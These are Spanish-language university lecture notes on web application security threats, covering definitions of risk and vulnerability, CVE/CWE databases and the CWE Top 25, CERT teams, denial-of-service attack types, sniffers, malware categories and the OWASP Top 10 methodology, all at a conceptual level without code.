



**UNIVERSIDAD NACIONAL DE LA MATANZA**  
Departamento de Ingeniería e Investigaciones Tecnológicas  
**Seguridad y Calidad en Aplicaciones Web**



**Unidad N° 2: Amenazas a la Seguridad**

Referente de Cátedra: Walter R. Ureta

Plantel Docente: Diego Arias, Pablo Pomar, Walter R. Ureta



### Daño

Definiremos como daño el perjuicio que se produce cuando un sistema informático falla. Dicho perjuicio debe de ser cuantificable.

### Riesgo

Definiremos el riesgo como el producto entre la magnitud de un daño, y la probabilidad de que este tenga lugar.

### Amenaza

Entendemos por amenaza aquella situación de daño cuyo riesgo de producirse es significativo.




## **Vulnerabilidad**

Una vulnerabilidad es una deficiencia en un sistema susceptible de producir un fallo en el mismo.


## **Exploit**

Llamaremos exploit a cualquier técnica que permita aprovechar una vulnerabilidad de un sistema para producir un daño en el mismo.





## Áreas de vulnerabilidades en entornos Web





### Referencia: La nube

#### Ventajas

- Facilidad de acceso a la información desde diferentes ubicaciones y dispositivos.
- Infraestructura flexible y escalable basada en servicios.
  - Reducción de costos por infraestructura y servicios.
  - Centralización de administración y gestión de datos.

#### Desventajas

- Dependencia en la infraestructura y servicios de terceros.
- Dependencia en servicios de comunicación externos para acceder a los sistemas y datos propios.
- Perdida del control de la seguridad de la información (delegada al proveedor).

*No hay nube, es solo la computadora de otro...*



## **Ataques a aplicaciones conocidas**

Common Vulnerabilities and Exposures (Vulnerabilidades y amenaza común) o CVE es un código asignado a una vulnerabilidad que le permite ser identificada de forma unívoca.

Este código fue creado por MITRE Corporation y permite a un usuario conocer de una forma más objetiva una vulnerabilidad en un programa o sistema. El código identificador es del modo CVE - año - número.

<http://cve.mitre.org/>



## Ataques a aplicaciones conocidas

Common Weakness Enumeration (Enumeración de debilidades comunes) a CWE es una lista de tipos de debilidades de software y hardware, las mismas se encuentran clasificadas y con identificadores del tipo CWE - número.

<http://cwe.mitre.org>

*Common Weakness Scoring System (CWSS™)*  
*Common Weakness Risk Analysis Framework (CWRAF™)*



## Ataques a aplicaciones conocidas

Rank	ID	Name
1	<a href="#">CWE-787</a>	Out-of-bounds Write
2	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
3	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
4	<a href="#">CWE-20</a>	Improper Input Validation
5	<a href="#">CWE-125</a>	Out-of-bounds Read
6	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
7	<a href="#">CWE-416</a>	Use After Free
8	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
9	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)
10	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type
11	<a href="#">CWE-476</a>	NULL Pointer Dereference
12	<a href="#">CWE-502</a>	Deserialization of Untrusted Data
13	<a href="#">CWE-190</a>	Integer Overflow or Wraparound
14	<a href="#">CWE-287</a>	Improper Authentication
15	<a href="#">CWE-798</a>	Use of Hard-coded Credentials
16	<a href="#">CWE-862</a>	Missing Authorization
17	<a href="#">CWE-77</a>	Improper Neutralization of Special Elements used in a Command ('Command Injection')
18	<a href="#">CWE-306</a>	Missing Authentication for Critical Function
19	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer
20	<a href="#">CWE-276</a>	Incorrect Default Permissions
21	<a href="#">CWE-918</a>	Server-Side Request Forgery (SSRF)
22	<a href="#">CWE-362</a>	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
23	<a href="#">CWE-400</a>	Uncontrolled Resource Consumption
24	<a href="#">CWE-611</a>	Improper Restriction of XML External Entity Reference
25	<a href="#">CWE-94</a>	Improper Control of Generation of Code ('Code Injection')





## **Ataques a aplicaciones conocidas**

La NVD, National Vulnerability Database, del NIST es el repositorio del gobierno de Estados Unidos para la gestión de datos de vulnerabilidades basados en los estándares.

<http://nvd.nist.gov/home.cfm>



## Ataques a aplicaciones conocidas

CVSS, Common Vulnerability Scoring System, es un conjunto de estándares abiertos para asignar un valor o puntaje de severidad a una vulnerabilidad. Este puntaje va desde 0.0 a 10.0, siendo este ultimo el de mayor severidad.

<https://www.first.org/cvss/>

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>



## Prevención de vulnerabilidades

- Listas bugtraq
  - ✓ Por ejemplo, <http://seclists.org/bugtraq/>
- Sistemas automáticos de análisis
  - ✓ DAST (Dynamic Application Security Testing). Scanners de vulnerabilidades, por ejemplo: Vega, OpenVAS, Uniscan.
  - ✓ SAST (Static Application Security Testing). Auditoria automática de código, por ejemplo: PMD, SonarQube, bandit. [Lista de herramientas de análisis estático](#)
  - ✓ IAST (Interactive Application Security Testing). Detectan vulnerabilidades tiempo real durante la ejecución de una aplicación, por ejemplo: Contrast Assess, ContrastSecurity, Hdiv security.
  - ✓ Redes Trampa. <http://www.honeynet.org>



## CERT / CSIRT

**CERT** : Computer Emergency Response Team

**CSIRT**: Centro de Respuesta a Incidentes de Seguridad Informática

Son equipos reconocidos por la dirección de su organización como responsables de gestionar los incidentes de seguridad informática que le competen según su alcance y comunidad.

Estos grupos interactúan entre si a fin de facilitar información oportuna para actuar frente a diferentes tipos de incidentes, determinar su impacto, alcance y naturaleza, comprender las causas, investigar soluciones, coordinar y dar apoyo para la implementación de las estrategias de respuesta con las partes involucradas, difundir información sobre los tipos de incidentes más frecuentes y mitigación de sus efectos, coordinar y colaborar con otros actores, tales como proveedores de Internet (ISP), otros grupos de seguridad, etc.



## **CERT / CSIRT - Funciones**

- Ayudar al público objetivo a atenuar y prevenir incidentes graves de seguridad.
- Ayudar a proteger informaciones valiosas.
- Coordinar de forma centralizada la seguridad de la información.
- Guardar evidencias, por si hubiera que recurrir a pleitos.
- Apoyar y prestar asistencia a usuarios para recuperarse de las consecuencias de los incidentes de seguridad.
- Dirigir de forma centralizada la respuesta a los incidentes de seguridad - Promover confianza, que alguien controla la situación

- [www.us-cert.gov](http://www.us-cert.gov) - Estados Unidos
  - [www.cert.org](http://www.cert.org) - Software Engineering Institute, Carnegie Mellon
    - [www.cert.br](http://www.cert.br) – Brasil
  - [www.arcert.gov.ar](http://www.arcert.gov.ar) - Argentina, Jefatura de gabinete
- FIRST - <https://www.first.org/>



## ***Denegación de servicio (DoS)***

En seguridad informática, un ataque de denegación de servicio, también llamado ataque DoS (de las siglas en inglés Denial of Service), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima.




## ***Denegación de servicio (DoS) - Tipos***

- **Volume-based DDoS attacks:** El atacante inunda a la víctima con un gran volumen de paquetes o conexiones de red, sobrecargando el equipamiento de la red servidores o ancho de banda.
- **Application DDoS attacks:** El atacante opera a nivel de aplicación usualmente por HTTP intentando saturar el servidor y/o un servicio que este presta.
- **Low-rate DoS (LDoS) attacks:** El atacante utiliza una vulnerabilidad en el diseño o implementación de la aplicación.



### ***Referencia: Flooding***


La técnica de Flooding o Inundación busca generar solicitudes maliciosas a un servicio con la finalidad de hacer que el mismo se sature o entre en un modo de espera, de esta forma anula o limita su funcionamiento.





### **Referencia: BotNet**

Es un conjunto de terminales que ejecutan software que permite su control total o parcial desde ubicaciones remotas. Las terminales se denominan *bots* o *zombies*.





## *Ejemplos de Denegación de servicio (DoS)*

- Inundación SYN (SYN Flood)
- Inundación ICMP (ICMP Flood)
  - SMURF (ICMP Flood)
- Inundación UDP (UDP Flood)
  - Peer-to-peer
  - Utilización de recursos
    - A nivel de aplicación
    - Degradación de servicio
- Slowloris (HTTP requests parciales. Low-rate)
  - Mirai malware (TP-Link routers)



# **Sniffers**



# Sniffers






## Productos para hacer Sniffing

- Un **sniffer** es un programa de captura de las tramas de red. Generalmente se usa para gestionar la red con una finalidad docente, aunque también puede ser utilizado con fines maliciosos.
- Existen **sniffers** para Redes Ethernet (LAN) y algunos de ellos son: *Ethereal*, *WinPcap*, *Ettercap*, *TCPDump*, *WinDump*, *WinSniffer*, *Hunt*, *Darkstat*, *Traffic-vis*, etc.
- Para Redes Inalámbricas (wireless): *Kismet*, *Network Stumbler*, etc.




## **Implementación de Sniffers en la red interna**





## Implementación de Sniffers en la red interna





## Atacando a los navegadores (clientes)

- **Tampering o Data Diddling:**

Se refiere a la modificación no autorizada de la información. Por ejemplo, múltiples sitios web han sido afectados al detectar cambios en el contenido de sus páginas.

- **Ataques Mediante JavaScript:**

JavaScript es un lenguaje de programación usado por los diseñadores de sitios web. Este tipo de programas son utilizados para explotar fallas de seguridad de navegadores web y servidores de correo.

- **Ataques drive-by download**

Infectan de forma masiva a los usuarios, simplemente ingresando a un sitio web determinado. Mediante esta técnica, los desarrolladores de malware (programas maliciosos) propagan sus creaciones e inyectan código dañino entre su código original.



## Atacando a los navegadores (clientes)

Otras tecnologías generadoras de riesgos

- Javascript
- ActiveX
- Shockwave
- Java Applets
- Microsoft Silverlight
- Portable Document Format (PDF) Flash
- Plugins de navegador



## Otros ataques a clientes

- **Hijackers:**

Son programas que alteran el funcionamiento o configuración del cliente para que el atacante pueda “secuestrar” información de interés. Ejemplo, *Page hijacking, Session hijacking, Browser hijacking...*

- **Rootkits:**

Son programas que permiten que una aplicación maliciosa permanesca oculta en el sistema operativo o que la misma no pueda ser eliminada normalmente. Ejemplo, *procesos fantasmas en paralelo.*

- **Backdoors:**

Son programas que habilitan un acceso alternativo al sistema permitiendo evitar el método de autenticación principal. Normalmente se instalan en los sistemas comprometidos para facilitar su posterior uso (local o remoto) por parte del atacante.



## Otros ataques a clientes

- **Stealers:**

Son programas que acceden a la información almacenada en el equipo para facilitársela al atacante. Su principal objetivo son contraseñas almacenadas o recordadas en navegadores y clientes de email o mensajería

- **Keyloggers:**

Son programas o dispositivos físicos que registran la actividad de los dispositivos de entrada, comúnmente el teclado.

- **Ransomware:**

Son programas que retienen el control del equipo o cifran información almacenada en el mismo para que no pueda ser accedida, en muchos casos solicitan un pago para que sean desactivados. Algunos ejemplos son “Virus Ukash”, “WannaCry”, “Petya/NotPetya”, “Cryptolocker” y “Cryptowall”.



## OWASP – Riesgos de seguridad en aplicaciones



# TOP10





## OWASP – Riesgos de seguridad en aplicaciones

Proveedores de datos

- AppSec Labs
- Cobalt.io
- Contrast Security
- GitLab
- HackerOne
- HCL Technologies
- Micro Focus
- PenTest-Tools
- Probely
- Sqreen
- Veracode
- WhiteHat (NTT)



## **OWASP – Riesgos de seguridad en aplicaciones**

Principales fuentes de datos:

- Herramienta asistida por Humanos (HaT)
- Humano asistido por Herramientas (TaH)
  - Herramientas en bruto



## OWASP – Riesgos de seguridad en aplicaciones

La **tasa de incidencia** se refiere al porcentaje de la población de aplicaciones que tiene al menos una instancia de un tipo de vulnerabilidad. No importa si fue algo puntual o sistémico; sino que se considera cuántas aplicaciones tenían al menos una instancia.

Se analizaron las ocho categorías con las tasas de incidencia más altas, luego se evaluaron los resultados de la encuesta a la comunidad del Top 10 para ver cuáles ya se encuentran presentes en los datos. Las dos más votadas que no están presentes fueron seleccionadas para los otros dos puestos del Top 10. Una vez seleccionadas las diez, se determinan los factores generalizados de explotabilidad e impacto, y por último se procede a ordenarlas en función del riesgo.



## OWASP – Riesgos de seguridad en aplicaciones

Factores de datos

**CWEs mapeadas:** El número de CWEs asignadas a una categoría.

